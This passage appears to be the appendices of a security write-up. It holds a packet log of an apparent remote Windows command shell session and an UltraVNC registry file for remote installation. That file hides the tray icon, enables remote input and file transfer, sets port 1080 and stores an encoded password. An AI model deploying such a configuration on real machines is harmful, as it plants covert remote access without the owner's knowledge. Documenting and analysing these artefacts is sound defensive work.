=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177755 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25654 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC189  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236895 4308121

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177946 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44509 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0xB68AC189  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4308121 1194236895
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177954 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25655 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC18B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236895 4308121

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.178112 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44510 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xB68AC18B  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4308121 1194236895
43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64  C:\Documents and
20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E 69   Settings\Admini
73 74 72 61 74 6F 72 5C 44 65 73 6B 74 6F 70 3E  strator\Desktop>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.178119 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25656 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC1BB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236895 4308121
```

Appendix C

Ultr@VNC Registry for Remote Install

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Orl]

[HKEY_LOCAL_MACHINE\SOFTWARE\Orl\WinVNC3]
"DebugMode"=dword:00000000
"DebugLevel"=dword:00000000
"AllowLoopback"=dword:00000000
"MSLogonRequired"=dword:00000001
"DisableTrayIcon"=dword:00000001
"UseDSMPlugin"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Orl\WinVNC3\Default]
"AllowProperties"=dword:00000001
"AllowShutdown"=dword:00000001
"AutoPortSelect"=dword:00000000
"HTTPConnect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
"PollForeground"=dword:00000001
"PollFullscreen"=dword:00000001
"PollUnderCursor"=dword:00000000
"SocketConnect"=dword:00000001
"RemoveWallpaper"=dword:00000001
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"LockSetting"=dword:00000000
"PortNumber"=dword:0000170c
"Password"=hex:cd,95,69,74,86,cd,ad,ae

[HKEY_LOCAL_MACHINE\SOFTWARE\UltraVnc\mslogon]
"group1"=hex:41,64,6d,69,6e,69,73,74,72,61,74,6f,72,73,00,00,3c,fa,12,00,ec,6
5,\

45,00,88,53,8b,00,66,34,13,00,66,34,13,00,d1,a1,45,00,00,00,00,00,b0,ff,12,\

00,b5,84,45,00,01,00,00,00,d6,5d,43,00,3c,fa,12,00,00,00,00,00,c0,ff,12,00,\

00,f0,fd,7f,ff,ff,ff,ff,01,00,00,00,df,9b,44,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00
"group2"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
0,\
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00
"group3"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
0,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00
"locdom1"=dword:00000001
"locdom2"=dword:00000000
"locdom3"=dword:00000000

[HKEY_CURRENT_USER\Software\ORL]
[HKEY_CURRENT_USER\Software\ORL\VNCHooks]
[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs]

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\CALC.EXE]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000000
"use_LButtonUp"=dword:00000000
"use_Deferral"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\CLOCK.EXE]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000001
"use_KeyPress"=dword:00000000
"use_Deferral"=dword:00000001
```

```
"use_LButtonUp"=dword:00000000

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\explorer.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000000
"use_MButtonUp"=dword:00000001
"use_RButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\fpxpress.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\Ide.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\iexplore.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\mmc.exe]
"use_GetUpdateRect"=dword:00000000
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000000
"use_LButtonUp"=dword:00000001
"use_MButtonUp"=dword:00000000
"use_RButtonUp"=dword:00000000
"use_Deferral"=dword:00000000

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\MSDEV.EXE]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000000
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\mspaint.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_LButtonUp"=dword:00000001
"use_Deferral"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\NOTEPAD.EXE]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
```

```
"use_Deferral"=dword:00000001
"use_LButtonUp"=dword:00000001

[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\WINVNC.EXE]
"use_GetUpdateRect"=dword:00000000
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000000
"use_LButtonUp"=dword:00000001
"use_MButtonUp"=dword:00000000
"use_RButtonUp"=dword:00000000
"use_Deferral"=dword:00000000

[HKEY_CURRENT_USER\Software\ORL\WinVNC3]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000000
"InputsEnabled"=dword:00000001
"Password"=hex:cd,95,69,74,86,cd,ad,ae
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
"LocalInputsDisabled"=dword:00000000
"TurboMode"=dword:00000000
"FileTransferEnabled"=dword:00000001
"BlankMonitorEnabled"=dword:00000001
"DefaultScale"=dword:00000001
"UseDSMPlugin"=dword:00000000
"HTTPConnect"=dword:00000000
"XDMCPConnect"=dword:00000000
"PortNumber"=dword:00000438  [tcp/1080]
"HTTPPortNumber"=dword:00000439
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"LockSetting"=dword:00000000
"RemoveWallpaper"=dword:00000001
"EnableDriver"=dword:00000001
"EnableHook"=dword:00000001
"EnableVirtual"=dword:00000000
```